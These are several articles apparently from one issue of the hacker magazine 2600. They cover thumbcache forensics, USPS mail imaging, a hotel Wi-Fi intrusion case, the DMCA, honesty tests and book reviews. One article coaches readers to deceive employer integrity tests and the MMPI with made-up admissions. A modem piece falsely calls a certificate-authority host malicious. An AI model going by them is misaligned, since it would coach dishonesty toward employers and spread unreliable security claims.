do if my equations broke RSA? I would be known as the guy who broke a 40-year-old algorithm. I don't believe I could actually do that. But if I did break RSA, I would be known as the guy who crippled security - a title I would not want. But if a civilian could break or, at the very least, show a pattern in RSA, I imagine the NSA already knows about it. Maybe it is the hacker part of me that doesn't like ciphers that can't be broken. I feel a need to find why.

As part of "The Hacker Perspective," we are supposed to share our hacking views and past experiences. Perhaps me not wanting to be called a hacker stems from my lack of credentials. That is at least what Sigmund Freud would say. My id wants to take control of the Internet, but I have delusions of being able to find the product of two prime numbers. But here, we know that achievements and credibility are not the only things that make a hacker.

Maybe the psyche is the key to the hacker. I want to be a mathematician, inventor, and engineer, but I am intimidated into thinking I have to have the achievements of Newton. I had a coach say: "Never let anyone intimidate you." This is because once you get it in your head that you can't do something, you will not succeed. If you think you aren't a hacker, I guess you aren't one because you decided that you are not.

Just as I cannot categorize the hacker, neither can anyone completely categorize you. We are more than just labels and multiple choice questions. Personally, I hate psychology because most of it is fluff. I mean, why analyze people instead of accepting them for who they are? I know it is important to study ways that people learn, but so much of it is looking for man's answers to spiritual questions. Spiritual beliefs are personal. Believe what you want insofar as what you believe the definition of a hacker to be, but you must admit the psychologist categories of people benefit only psychologists' opinions on how the world works. Just as we don't understand most of the world, who is qualified to call you a hacker? Who better to understand you than you? It doesn't matter if you refer to yourself as a hacker or not. Just by doing what you do, the proper definition will find you. The word hacker isn't just a title. It is a way of life.

THE CIRCLE OF HOPE
VIDEOS

**There's no way you could have seen it all,
whether you were there or not. We can help.**

As is our tradition, we have an archive of all of the talks that were given at this year's HOPE conference. There are far too many to list here, but suffice to say, we have more content than ever before - all in high quality HD recordings. The efforts of the folks over at the Internet Society and our amazing A/V team make all of this archiving possible.

We're making these available in three ways:

- Full sets of all talks in MP4 format, no DRM, easy to copy, for $89 on more than one thumb drive (we're at that awkward stage somewhere between 128GB and 256GB).
- On DVD, where a full set of over 100 DVDs will cost $249 or $2.99 per DVD (you can see a full listing of talks at xii.hope.net or on our store site below).
- For download directly from **store.2600.com** at 59 cents a talk - you get the same MP4s that would come on the thumb drives, but you can choose the ones you want and not have to deal with any hardware.

Looking for HOPE shirts? Sorry, we sold out at the conference for the first time ever! But we have plenty of other cool things like our 2019 Hacker Calendar, *2600* baseball caps, hoodies, etc., etc.

Thumbcache.db Primer

by Michael L. Kelley Jr.

Thumbs.db is a Microsoft Windows thumbnail cache "database" file. This file holds information pertaining to thumbnails of images saved on a computer. The most common file types that make up these thumbnails are from .JPG, .PNG, and .BMP files. This file can also include thumbnails from formats other than images, such as DOCX, PDF, HTML, AVI, and others. In forensics, this is a pertinent file to pay attention to. The main reason being that when images are deleted from a computer, thumbs.db will retain the thumbnail data for the image file unless it is cleared out too. Some might be unaware of this, allowing forensic investigators to trace back an image that was previously deleted. Thumbnails have been brought up numerous times in court cases. For the purposes of this article, I will be working with the Windows 10 operating system and a few bits of Python 3 code just for fun.

General

Thumbs.db has been around in Windows since Windows 95. By default, thumbs.db is a hidden system file and is automatically created by the operating system when image files are present in a folder. Thumbnails are created to help speed up image processing and to provide a quick preview for images in Windows Explorer. If an image is deleted, the information will be retained in the thumbs.db file. From a forensics standpoint, thumbs.db is significant and can be used to prove if an image was indeed on a given computer system at one time. In Windows XP and earlier, the thumbs.db file would get created whenever there was an instance of an image thumbnail.

The thumbs.db file would be stored in the same folder where those images occurred. In my opinion, this makes the thumbs.db thumbnails easier to work with and find. Starting with Windows Vista and later, thumbs.db was switched with thumbcache_xxx.db files, where the xxx corresponds to maximum pixel size. The format of these files are:

```
thumbcache_16.db
thumbcache_32.db
thumbcache_96.db
thumbcache_1024.db
```

And so on and so forth, according to the resolution size on your given machine.

In Windows 10, thumbs.db is a handled a little differently. Instead of making a .db file in every folder that has an instance of an image, Windows keeps the thumb cache files in a central location. Thumbnails are only generated for images saved in a user's directory. You must enable hidden files to see these files show up. These files are found under a given user's profile in the location at:

```
C:\Users\%username%\AppData\
➥Local\Microsoft\Windows\
➥Explorer
```

Thumbnails also have a distinct ID that corresponds to each thumbnail. This is called the ThumbnailcacheID and a list of these ID values can be found in the file thumbcache_idx in the above folder.

Setup

For this article, the following software will be used/looked at. Please install in order to follow along:

- Microsoft Windows 10
- Python 3.6.4 - www.python.org

- Thumbcache Viewer - `thumbcache` ➥`viewer.github.io`
- Thumbnail Database Cleaner - `www.it` ➥`samples.com/thumbnail-` ➥`database-cleaner.html`

Enabling Hidden Files and Folders in Windows 10

- Open a File Explorer window
- `View > Options > Change folder and search options`
- `View tab > Advanced settings > Show hidden files, folders, and drives > OK`

Research

To begin, copy a few image files to a new folder on your desktop named "Photos". Open them up a few times. Now we will use Python to make sure the thumbcache.db files are present on your machine. This code was run in Python 3.6 and assumes you run the program from the specified folder. Also make sure you change the file path in the code to reflect your specific username:

```
import os
# assign variable for file list
files = os.listdir(r"C:\Users
➥\%username%\AppData\Local\
➥Microsoft\Windows\Explorer")
# print the contents of the
➥ directory
print(files)
```

You should see the various thumbcache.db files showing up in that directory. Now, we will want to grab a copy of one of the thumbcache.db files and save it to another location for later use. We will use some quick Python code to accomplish this as well. Make sure you run the Python file from the same directory that the thumbcache files are located. If you want to skip the Python code you can just use the old fashioned right-click Copy > Paste. The code to copy the file is:

```
import shutil
# copy a file and then make a
➥ new copy
# shutil.copyfile(src, dst)
# copied file name must be
➥ different
shutil.copyfile('thumbcache.db',
➥ 'thumbscopy.db')
```

Now, open the Thumbcache Viewer program you installed earlier. We will use this to check what is going on with the Thumbcache.db files located in the Explorer folder. Once Thumbcache Viewer is opened, navigate to one of the thumbcache.db files and open it up.

What do you notice? The contents of the image you just deleted are still visible in the thumbcache.db file. If this were an investigation, you would have just been found out! This is the magic of the thumbs.db and thumbcache.db files and how they can be used for evidence. If someone could get access to these files, they could see the thumbnails for images that may have been deleted from their original folders/location a long time ago.

One important note is that the thumbnails found in the thumbcache.db files do not retain the same file name as the original image that they point to. Instead, they are named using a Unicode string, the ThumbnailCacheID. This ID is useful to have to be able to tie together the thumbcache entry to the original source image because thumbcache.db files do not store the path to the source images in the way that thumbs.db files do. To research this aspect further, check out the Thumbcache Parser software by Guidance Software.

Thumbnail Database Cleaner can be used to clear out the thumbcache.db files. Once cleared, remember that the files will begin to repopulate for any future images on your system. You can also have Windows disable thumbnail caching by going to Folder Options and enabling the setting "Always show icons, never thumbnails." This will ensure that the thumbnail_xxx.db cache files do not get generated. Another program that is able to clear out thumbnail cache files is CCleaner, which can also clear out various other temporary and junk files.

Additional Software

- FTK Imager
- Vinetto
- Nirsoft's ESEDatabaseView

Further Research

- Using a program such as FTK Imager with these thumbnail files
- Using a hex editor with these thumbnail files to examine differences
- Comparing the hash from a thumbcache

file to that of a Windows generated file of the original content

- Examining thumbcache files from an encrypted system. What do you notice?
- Obtaining some thumbcache.db files from another system and seeing what you can find
- Researching important court cases that used thumbnails for evidence

Further Reading

```
https://bit.ly/2GPP8ST
http://bit.ly/2GzQa2P
http://bit.ly/2HCXGsQ
```

Conclusion

Thumbs.db and thumbcache.db are featured in Windows operating systems to speed up image processing and loading times, but the impact they have in computer forensics can be significant. Knowing that these files exist is important because they take up space, can be used to track down a lost image, and can be used as evidence to show that an image was connected to a specific computer system in some way. Play around with these files and see what you can come up with. *Shout out to my fellow forensics alumni: Michael Sapienza, Verna Mineard, and Danielle Yandura. Also, special thanks to my computer forensics mentor, Dr. Raymond Hsieh. Take care.*

SORTING IT ALL OUT: THE LONG LOST BASTARD CHILDREN OF THE UNITED STATES POSTAL SERVICE

by Pop Rob
poprob.com

Years ago, I worked as a data conversion operator for the United States Postal Service Remote Encoding Center. That may sound important if you are unfamiliar with the job, but when it comes down to it, we were simply doing data entry. At its height, my facility employed around one thousand people who all worked assorted hours, day and night, typing in zip codes and addresses deemed unreadable by the sorting machines at the postal processing plants. I worked there for about five years, and something always nagged at me as I sat there night after night at my static-colored desk, keying millions of random addresses from mail pieces: "Where do these images go next?" and "Are there images of *every* mail piece sent saved somewhere?"

Let me back up here for a bit of history - in 1994, the USPS established the Remote Encoding Centers (or RECs) as a temporary solution to help with processing mail with unreadable addresses. When mail is processed

at sorting facilities, everything is run through sorting machines that scan the face of the package or envelope with optical character readers. If the scanner is unable to read the address on the mail piece, it transmits an electronic image to a REC, where the image would then be displayed on a terminal for one of the data conversion operators to key in what they see displayed for the mail piece. Sometimes the system would ask for the specific information needed - postage type, street address, zip code, etc. Then, the information is transmitted back to the processing plant where a barcode strip (usually seen on the bottom of envelopes) would be applied to the mail piece to get it to the right destination. This is similar to what happens if you have ever moved and had your mail forwarded to another location - the sorting machines check to see if there is a Change of Address (or COA) in the system, and a yellow sticker with the updated information is printed and plastered over the previous address. By 1997, the USPS had 55 RECs open across the nation with thousands of people employed for this task. However, the plan was never to keep

these centers open forever. A combination of decreasing letter volume and improving scanning technology would quickly bring better readers at the plants that would reduce the need for the encoding centers. Mine was one of many that shut down in a consolidation effort back in 2007. Today, only one lone REC remains in Salt Lake City, UT - which employs more than 1,200 workers who process around four million images a day.

In our post-9/11 world, why wouldn't our government agencies take advantage of the resource of having a record of physical correspondence sent from one person to another? The NSA has collected phone records since the dinosaurs. The entire Internet is nothing more than an elaborate market research experiment. Surely there is a vast database somewhere holding the history of what has traveled through the mail stream. A simple Google search confirmed my theory: In 2013, a *New York Times* interview with then Postmaster General Patrick R. Donahoe confirmed that the USPS uses imaging to photograph each envelope and package that passes through. After all, they have to be scanned to be sorted to the right location. He also verified publicly that it is practice to offer that information to law enforcement agencies if requested as part of criminal cases, but that the images were destroyed after 30 days, as it would not be cost effective or possible for someone to store images of billions of pieces of mail. Well, sure. The USPS may not have that capability - but surely interested parties have plenty of server space lying around, right?

Assisting with surveillance is a common practice for the USPS, as agencies can also make requests under the program called Mail Covers for postal employees (i.e:, your local carrier and clerks) to record names, return addresses, and other information from letters and packages before delivering to the recipient in question. However, as it is still a federal offense to open someone else's mail and would require a warrant to do so, only the outside information can be recorded. As you may know, the USPS even has their own law enforcement arm known as the United States Postal Inspection Service (USPIS). While the USPIS's main objective is to protect the integrity of the mail system to prevent it from fraud or abuse, and to protect the well-being of USPS employees, they are essentially sworn federal officers who carry firearms, make arrests, and also work alongside other agencies as needed. What does that have to do with images of the mail? Not much, but it sounds *bitchin'*.

There are certainly practical and legitimate reasons for keeping historical records of the mail, both on the internal USPS side as well as the law enforcement side. However, the obvious drawbacks to visual images are that if someone is going to send something harmful or suspicious, it is doubtful they are going to put their name and return address on the outside of the package. While the process of scanning the images of the mail was originated as a result of the technology used to make the sorting work, it would only make sense to utilize those same images available for alternate purposes. The concern is how can this turn into unwanted surveillance for an unsuspecting person? What if someone is sending illicit materials through the mail and is being monitored and you just so happen to by a harmless *Golden Girls* Season One DVD sent from them off eBay? Are you being monitored now? While none of this really makes much difference to the common everyday citizen who is not overly obsessed with privacy rights, this simply points to yet another facet of our life that is under the ever-enlarging microscope. Everything is on the record.

I would be curious to hear from the USPS today to see if they are still destroying those images after 30 days, as was reported back in 2013. My guess is no - hard drives are a dime a dozen.

Addendum

After the writing of this article, there are now reports of a new USPS service called Informed Delivery, where the scanned images attained by the Postal Service can be sent to customers to notify them of the mail being delivered to their address. This has come up in the news, as people are abusing the service to sign up for addresses that are not their own in order to know what is being sent - for potential theft of packages left unattended. This indicates a further expansion of the use of scanned images by the Postal Service, now as a customer service for recipients to access and monitor as well. Guess they found some more drive space for those images.

Configuration Negligence: Who is Responsible?

by lg0p89

A hotel is much like any other business. The network is present along with the cabling, switches, server, etc. Another like area is Wi-Fi. In a business, there would be a guest and an internal Wi-Fi network to connect with. The distinction is clear in that the guest Wi-Fi is for the convenience of the visitors and the internal is for the staff to conduct business. The internal Wi-Fi has access to the sensitive portion of the business where authorized persons should be.

As a rule of thumb, more cybersecurity would be applied to the internal Wi-Fi and network. After all, the business would not want unauthorized persons nosing about in their private and confidential area, files, and systems.

What Happened

A security researcher from China visited Singapore and stayed at the Fragrance Hotel in late August 2018. The researcher was attending the Hack in the Box conference and participated in the capture the flag (CTF) competition. The researcher happens to work at Tencent, which should sound familiar to those involved in red-teaming vehicles. Being a security researcher, he naturally was curious and began to investigate, using his tech finesse to test the hotel's Wi-Fi. As the researcher stayed at the hotel, he detected the hotel's Wi-Fi system. The hotel's Wi-Fi used the Ant Labs' IG3100 gateway for authentication. This device happens to have backdoor accounts for telnet and FTP. These services have not been an industry standard for literally many, many years. These services are rather insecure and easy prey for attackers. On another point, the services had backdoor accounts open, which also is not prudent. On yet another point, the default login credentials also happened to be publicly published. These also had not been changed.

Thus, entering the system was very easy with this data. While in the system, the researcher noted a server was present still running MySQL 4.1.2. The password happened to be stored in the /etc directory. The researcher had access to the admin account and had complete control. The researcher, specifically, was able to monitor the devices on the system, the number of clients logged in, and other data with the system. The researcher posted this on a blog, which began his issues in earnest.

Breaking the Law

The laws are naturally different for each country, as well as certain laws within each state. In Singapore, the researcher could have been put in prison for years and received a massive fine. In this case, compromising the system clearly was against the law, unless authorized. He did not have permission to do so. The researcher posting the compromised information added insult to the injury. The researcher ended up being fined SGD $5,000 (USD $3,500).

In a Different Frame

Indeed, the researcher compromising the system, even without a malicious intent, was not the optimal route. The researcher should not have been meandering about in this gray area. Yes, he should have received some form of punishment as negative reinforcement for his acts.

On the other side, the hotel, however, should accept a good portion of the blame and responsibility. The hotel did not act even remotely in a reasonably prudent manner. The password treatment and using telnet/FTP were shameful at best.

This is analogous to a tort law (attractive nuisance) in the United States. If you happen to own a pool, for example, in the U.S. under common law, you should not just have this in the open without any form of barrier (i.e., a fence). If you do not have a barrier in place and a child walks into the pool and drowns, you may be sued, depending on the jurisdiction, under the attractive nuisance doctrine. Of course, the researcher is not a child and has the ability to reason as an adult would.

The issue is more with the manner in which the hotel did not appropriately handle its business. There were several missteps taken by the hotel, which may have been in place for years. These services should have been configured correctly in line with the industry standards at the time, which had been in place for years, and updated as needed. Having this poorly configured system in place and in full operation is a complete dereliction of duty in so many ways (e.g. telnet, FTP, passwords easily found on the server, not changing the default passwords, etc.). There is a certain level of competence that is expected, but at times is not applied. This negligence surely assisted with the issue, creating the attractive nuisance. This is a bit of a stretch for legal reasoning, yet still should be explored.

EFFecting Digital Freedom

Unintended Consequences? Twenty Years under the DMCA
by Jason Kelley

One of the consequences of the rapid pace of tech's advancement over the last 20 years is that a layer of software is in nearly everything. What used to be relatively mechanical devices like tractors and coffee makers are now "smart," filled with thousands of lines of code. Which could be very cool for coders, researchers, and anyone who wants to interrogate the technology they use - like being in a more pleasant version of *The Matrix*, where knowing a little bit of programming practically turns you into a superhero.

But there's a big problem with this version of the story: much of the code that powers the devices around us is hidden behind "access controls" that make it off limits. It's been this way for 20 years now, thanks to Section 1201 of the Digital Millennium Copyright Act, an incredibly overbroad law that prohibits "circumventing" those digital locks when they control access to copyrighted works like movies, music, books, games, and software. As a result, a lot of useful and important activities are banned. If you're doing what mechanics have done for decades - taking apart your car to repair it - or if you're trying to update the software on a device that the manufacturer has stopped supporting, you're potentially wading into illegal territory. That could be true for your interaction with just about any device that's got software on it.

It's no surprise that the broadly written law - which was supposed to (for example) stop DVDs from being ripped and shared online or stop cable customers from descrambling channels they hadn't paid for - would also be used to protect phone makers who want to restrict users' carrier options, and to allow manufacturers like John Deere to stop farmers from getting independent repairs. In fact, it was so evident that the law would create a domino effect like this, impacting users of devices that hadn't even been thought of yet, that a supposed "safety valve" was built in. Every three years, Section 1201 permits the Librarian of Congress and the U.S. Copyright Office to create exemptions for important activities that would otherwise be banned by the DMCA - and that means that how it affects users like you changes fairly often.

This exemption process - known by the *Game of Thrones*-like title of "The Triennial Rulemaking" - has a lot of problems. To start, it turns a group of copyright lawyers into decision-makers who determine what every single user can do with their electronics. Even when exemptions are granted, they're often too narrow. In 2009, the Librarian first granted the petition exempting jailbreaking of smartphones, but other smart devices, like tablets, weren't included until 2014. So, despite their similarity, up until that point an iPhone was exempt but an iPad was not. It sounds like progress, but there was no valid reason it took so long for tablets to be included. At this year's rulemaking, we argued that the exemption should also apply to smart speakers and voice assistants - because of course it should. We received the exemption (yay!), but to understand more about why so many consider this an outrageous law, here's what the opponents - the manufacturers - argued: jailbreaking is likely to enable voice assistant devices to access pirated content, and in fact, more likely than laptops or smartphones because the devices are so "simple." The Copyright Office was unimpressed by this, but in three years we'll have to do it all over again to include whatever new "smart" devices have been popular-ized in the interim. Meanwhile, jailbreaking them may be off limits.

There's also no guarantee the exemptions won't expire. Despite the fact that arguments against jailbreaking your phone or remixing video snippets don't get any better, groups like EFF return every three years to defend our victories while also trying to expand the exemptions for new and nonexempt activities and devices. In 2006 and 2009, the Librarian of Congress granted an exemption for cell phone unlocking. But in 2012, the exemption was granted only for a limited window of a paltry few months - and by January 26, 2013, cell phone unlocking was once again a potential DMCA violation. Luckily, a massive public outcry convinced Congress to pass a special law effectively reversing the Librarian's decision, because practically everyone agrees that people using their phones with the carrier of their choice has nothing to do with copyright infringement.

Importantly, DMCA 1201 contains several distinct prohibitions: a ban on acts of circumvention, and a ban on the distribution of tools and technologies used for circumvention, which chills the free speech of researchers, among others. Activision, Apple, Microsoft, and HP have all threatened security researchers who wanted to share information about security flaws. Even *2600* was the subject of censorship: eight major motion picture companies brought successful DMCA claims against the magazine to stop it from publishing DeCSS, a software program that defeats the CSS encryption used on DVDs. While the law contains exceptions for encryption research and security testing, like the rulemaking exemptions, those exceptions are far too narrow and have never been successfully raised as a defense by anyone.

All of this amounts to a patchwork of changing regulations that severely hinder what should be legal, fair uses of devices. These regulations harm consumers by being used and abused to increase manufacturer control and to discourage competition; they limit accessibility by hindering applications like screen readers; they squash creativity and art which can help us critique media or create new works that build on older media; and they interfere with legitimate research.

Thanks to work by advocates, researchers, archivists, artists, and more, the latest round of exemptions, released in October, are the most expansive yet. Researchers have more freedom to investigate and correct flaws on a wider range of devices. People who repair devices, including vehicles and home appliances, have more protection from legal threats. Filmmakers, students, and ebook creators can use video clips more freely, and a small expansion for online video game preservation allows certain groups to reproduce and modify some video game server software. But the exemptions are still too narrow and too complex for most technology users.

On behalf of a security researcher and a digital entrepreneur, EFF has sued the federal government, arguing that Section 1201 and the rulemaking process are unconstitutional restraints on speech. Having finished this year's rulemaking - the Seventh Triennial - we look forward to continuing that case. Until then, EFF will continue to fight to make the world safer for those who want complete control over the devices they own.

Facts About Honesty/Integrity Tests and Interviews

by David Ricardo

It was with some interest that, among the letters of the Spring 2018 issue of *2600*, I read that a correspondent named "GazetteMed" was interested in an article regarding honesty tests written by "U.R. Source" as published in the Autumn 1993 issue. I have to use a pseudonym here, unfortunately, because revealing many of the matters discussed in this article may have consequences. Honesty tests and psychological tests in general derive much of their strength from their mystique - but there is no mystique. Anything devised by the mind of man can be beaten by the mind of man and it is only when you start messing with natural things, like the climate, that you get into real trouble. As long as there has been technology, there have been hackers, and all you need do is think back to that kid down the street who, in the 1930s, took a radio apart, reassembled it, and suddenly he or she was listening to the news from Paris. It is natural to want to know how things work and psychological tests are no exception to this rule.

Honesty tests (or "integrity tests" as they are now often called) still exist and are still used. In 1993, they were all pencil and paper tests, and scored with a perforated piece of card stock by counting the "correct" answers. Now the company administering the test buys software and they are all machine scored. Twenty-five years ago, the leader in the field was the Reid Report, now called the Reid Test, named for John Reid, a pioneer in the field of using a polygraph, another pseudo-science that has somehow gained respectability in certain quarters where, unfortunately, it can make a difference in your life. John E. Reid and Associates is doubtless among the leading commercial entities in this field and one of the services they now pitch is an "integrity interview," which is a highly structured process which (they say) will uncover every dark secret in your past. The interview is a very detailed and highly structured procedure that takes some time to completely administer and requires a trained interviewer. Despite its highly structured nature, the length of time it takes will vary depending on what salacious details you reveal - after all, if one little thing comes to light, there must be more and bigger things, and all it takes is digging. The interview is based on a simple technique: all tests of all kinds must be normed, that is, baseline scores must be established that derive from what the test constructors believe to be normalcy, hence psychological tests generally have a white, upper middle-class bias built into them because these are the people who construct the tests.

The polygraph works, when it works at all, because the person unlucky enough to be hooked up to one believes that there is some technological magic about it, and this places the test taker at a serious disadvantage. With the interview, it is different: many people do have a strange compulsion to confess their sins, real or imagined to other people. Maybe they feel this makes them seem more human, maybe they think that confession will cleanse their soul or maybe they just want to talk to someone and that is certainly a good way to strike up a conversation – a fact, I might add, that has led to many false confessions. There is no built-in evolutionary mechanism compelling us to confess to others. Instead it all goes back to your parents when they looked you in the eye and made it seem that they knew the truth even if you weren't telling the truth or even if you did not know what the truth was yourself. This is why the confessional works as well as it does: you are confessing to your "father" in exchange for cleansing you of the sin you are confessing and, theoretically, you are the winner in that transaction. I do not know this is true in the case of the confessional; with integrity tests, this is not the case, theoretically or otherwise.

The integrity interview works because the person administering it builds up rapport

with the person being interviewed, usually by indicating some similarity between them: "Your father was a dairy farmer? Well, what do you know, my uncle had a dairy farm..." and the interviewer will say this to you even though he has never been near a dairy farm in his life, and the people who made the integrity interview learned this trick from studying very good salespeople. In the world of honesty testing and interviewing, it is ethical for them to lie to you but not the other way around. Most people will open up to the interviewer because this person has been established as one of them. The easiest way to get the interviewer off balance is to know even a very little bit about the field, and ask the interviewer a question about this alleged past that only someone in the business would know. They are prepared with some stock answers in many common fields, but when it comes to a discussion of the specifics of dairy cow productivity, they will know nothing. Since they are trained to not get flustered, they will respond with a stock answer like "it was a long time ago, I was young, my uncle sold the farm and I really don't remember much about it, except that I was very happy there." This will satisfy 99 percent of the people likely to be interviewed. It will also tell you that this is an integrity interview, even if the interviewer does not (which he or she won't) and if you should ask, they will say that it's just a personality test or a general employment test. The interview starts out with simple questions that are intended to get you talking: do you like animals, what's your favorite food or color or kind of car - and this just reinforces the belief that it is just some silly personality test. Then the questions get progressively deeper: are you happy, do you like your boss, have you ever hurt an animal? Before the end of the interview, the questions are "Have you stolen anything from your current employer?" and because you have been talking so much and so easily, it is simple to say something in response to this, and if you believe that the interviewer has the ability to peer inside your mind and know whether you are being truthful, then you will tend to be truthful. If you have stolen something and you are

truthful, you get no points for your candor, as the interview will immediately turn to determining what it was that you stole, how many times you did this, when you did it, and the cumulative value of these things you stole, which can even include time for which you were paid but during which you did nothing for your employer. If you are truthful and adamant about this, then the question is "Have you ever stolen anything from any of your employers?" The people who constructed the interview believe that the test taker will regard their current employer and their past employer as somehow different, but as far as the test/interview is concerned, if you stole from a past employer, you are almost certainly stealing from your current employer.

Here is the really strange thing about the interview, and the Reid Report, too: the instrument was designed and normed by people with that white, upper middle-class mentality and morality, and they do truly believe that everyone has stolen something from their employer. After all, it is the American way. In this case, it is a good idea to admit to stealing something small a long time ago: pencils, pens, or a stapler are good choices. Just be sure to keep it under ten dollars of value and in the distant past, when you were young and your moral sense was not yet fully developed, and there is actually some truth to this. You should indicate that you do not dwell on it (because if you did, you'd be thinking about stealing again) but when you do think about it, you are not pleased with yourself for having done this thing but, again, don't stress this. In the course of taking any integrity interview or test, *never* confess to *anything* else that is not a matter of public record. Now, let's say, just for the sake of argument that you truly have never stolen anything from anybody and that you are being completely honest about it. You will immediately fail the interview and/or the test because, according to them, everyone has stolen something and you must be "faking good" as they call it.

There are many states where pre-hiring honesty tests are illegal, though these generally refer to the pencil and paper or computer variety of test, rather than the

interview. The Reid Company is very secretive about these things, and the interview could have been developed to get around this limitation while offering its customers a pricier alternative. In other states, these tests can be used, but the results of such tests cannot be the "primary" determining factor in deciding to not hire someone. This is a matter of such legal complexity, particularly given federal employment laws, that the potential employer will simply find another reason for rejecting the applicant, and it is very difficult or impossible to prove anything in a way that is legally actionable in court. If you are applying for a job where you are handling money or merchandise that is easily sold for money - liquid Tide detergent or Gillette razor blades - you almost certainly will get some version of the test, assuming it is legal in your state, so cashiers and retail shelf stockers are frequently subject to employer integrity testing. If you are in a position of trust with minimal supervision, such as a security guard, a field service rep, or a home health aide, you will probably be subject to some form of integrity screening.

There are myriad psychological tests that will measure any aspect of the human mind. "GazetteMed" mentioned personality tests and there is no critical shortage of those. The most commonly used test is the MMPI, the Minnesota Multiphasic Personality Inventory, which consists of several hundred questions each in the form of a statement and you are asked whether you agree or disagree with it. This is commonly used in criminal justice, though it can be found in use elsewhere, such as job screening or for diagnostic purposes, and it is a test where there is no middle ground: you either agree or you don't. Whole books, and very thick books at that, have been written about this test, and many very thick books remain to be written about it. There are also projective tests, such as the TAT and the Rorschach, both of which are subject to the vagaries of interpretation, and the ever-popular intelligence tests, and I haven't even scratched the surface.

Here are some quick suggestions for beating these tests: in the MMPI, be aware of what the question is asking, and make a mental note of how you answered this. The people who constructed the MMPI think you are not capable of doing this, but if you do and you are consistent, then you can come across as anything you want from an absolute saint among people to another Stalin: it's your choice. Only in the most recent versions of the MMPI are there any measures intended to detect "faking good" and if you follow the advice regarding the integrity tests and interviews, you will make mincemeat of this feature. The Rorschach is another test about which whole books have been written and it and the TAT deserve an article of their own.

Without getting into the subtleties of validity and reliability and all the other characteristics (projective tests such as the TAT are not valid to the point of meaninglessness and the reliability of a projective test is largely dependent on the relationship between the test administrator and the test taker), and while the integrity tests and interviews may be valid in that they measure what they are supposed to measure, they most assuredly are not reliable. For example, the test-retest reliability when the same person takes the test a second time is highly variable. This writer does not know of any published information regarding the validity and reliability of integrity tests and I think that this is simply because the people using these tests are solely interested in results rather than whether they are actually good tests.

So, there you have it: about 2,000 words on this topic. Let me close this article on an ominous note: given the current political climate in the United States, it is highly possible that honesty tests will become legal in many jurisdictions where they currently are not. Yes, you can refuse to take the honesty test, but if you do, you are immediately removed from consideration for that job on the grounds that your application is incomplete. If you find yourself in that position, all you can do is be aware of what the test or interview is and know how to defeat it to get what you want from it.

BOOK REVIEW

Surveillance Valley:
The Secret Military History of the Internet,
Yasha Levine, 2018, ISBN 978-1610398022

Review by paulml

Conventional wisdom says that, in the 1960s, a group of universities started what became the Internet with help from the Pentagon's Advanced Research Projects Agency. The reality is quite different.

William Godel, a military intelligence officer, thought that a better way to win in Vietnam was to use new technology to anticipate the movements of the North Vietnamese and understand their motives. Such new technology was quickly used on domestic war opposition. That is what led ARPA to help create the Internet, using computers to spy on Americans.

Today, all of the major tech firms, like Google, Facebook, and Amazon collect private information for profit, while letting agencies like the NSA scoop up their online activity for its own purposes. Silicon Valley and the military are generally one and the same: a sort of military/digital complex.

The Tor browser was supposed to be The Answer: a method of communication that the government can't read. But Tor got most of its original funding from the Broadcasting Board of Governors (the people behind Voice of America and Radio Free Europe), an offshoot of the CIA. For most of its existence, it has subsisted on large government contracts. Why is one part of the government, the Broadcasting Board of Governors (BBG), supporting Tor, and another part of the government, like the FBI, trying to shut it down? It keeps all the activists and other anti-government types in one place, where they can be easily watched. Tor's credibility is certainly helped by an endorsement from Edward Snowden.

This is an excellent book. For a few people, this book might be common knowledge. For the vast majority of people, this book is full of revelations about how ubiquitous surveillance has become in America. Nobody comes out clean in this book, which is highly recommended.

BOOK REVIEW

Ten Arguments for
Deleting Your Social Media Accounts Right Now,
Jaron Lanier, Henry Holt & Co., 2018

Review by paulml

For most people, being on social media is as important as eating and breathing. This author gives a very different view.

There is a very strong comparison between a person who is addicted to social media and simply must check Facebook every ten minutes, and a trained dog. What is happening on social media these days is no longer just advertising; it has now entered the realm of behavior modification.

The present-day business model seems to be to find customers who are ready to modify their behavior.

In the past, advertisers could measure whether a product did better after an ad was run. But today, it is possible to measure if a specific individual changed their behavior (usually in a negative way), and their feed is continually tweaked to get that individual behavior to change.

The author talks a lot about a statistical machine in the cloud that he calls BUMMER. It stands for "Behaviors of Users Modified, and Made into an Empire for Rent." Among its components are: cramming content down people's throats, earning money from letting the worst people secretly screw with everyone else, and directing people's behaviors in the sneakiest way possible. Don't forget the rise of fake mobs. BUMMER can be found in the author's other objections to social media: social media is undermining truth, it doesn't want you to have economic dignity, it is making what you say meaningless, and social media hates your soul.

This book is short and excellent. The author is one of the pioneers of virtual reality, so he knows what he is talking about. This book is very much recommended, both for those who wonder if social media is really worth the time and for those who can't imagine life without it.

Modem and Me: The Loose Ends

by Emily Saunders

This is an update to the article "Nightmare on E Street (Modem and Me Against the World)" which appeared in the Winter 2017-2018 issue.

I called a private tech company and managed to snag a free in-home consult. The guy who came was friendly. We sat on my couch and I showed him a few of my screenshots and provided a summed-up overview of my issues. Unfortunately, he didn't seem to take me seriously. The gist of what he said was: *"What you're seeing is normal Internet traffic. Everything you've been told up until now has been inaccurate. Stop worrying about it."*

It would have been so easy to believe him if I had talked to him first. But even so, there were some things that just didn't add up, no matter how you looked at it. Yes (sigh), I had come to the realization that some of the site history that I hadn't recognized, like art-0.nflximg.net, was actually innocent stuff such as "Netflix images." Some of it was adware. But some of it, like aia.entrust.net, was genuinely malicious. So my stress levels improved somewhat, knowing both that a good chunk of it was just annoying but harmless crap, and also knowing that I wasn't just paranoid.

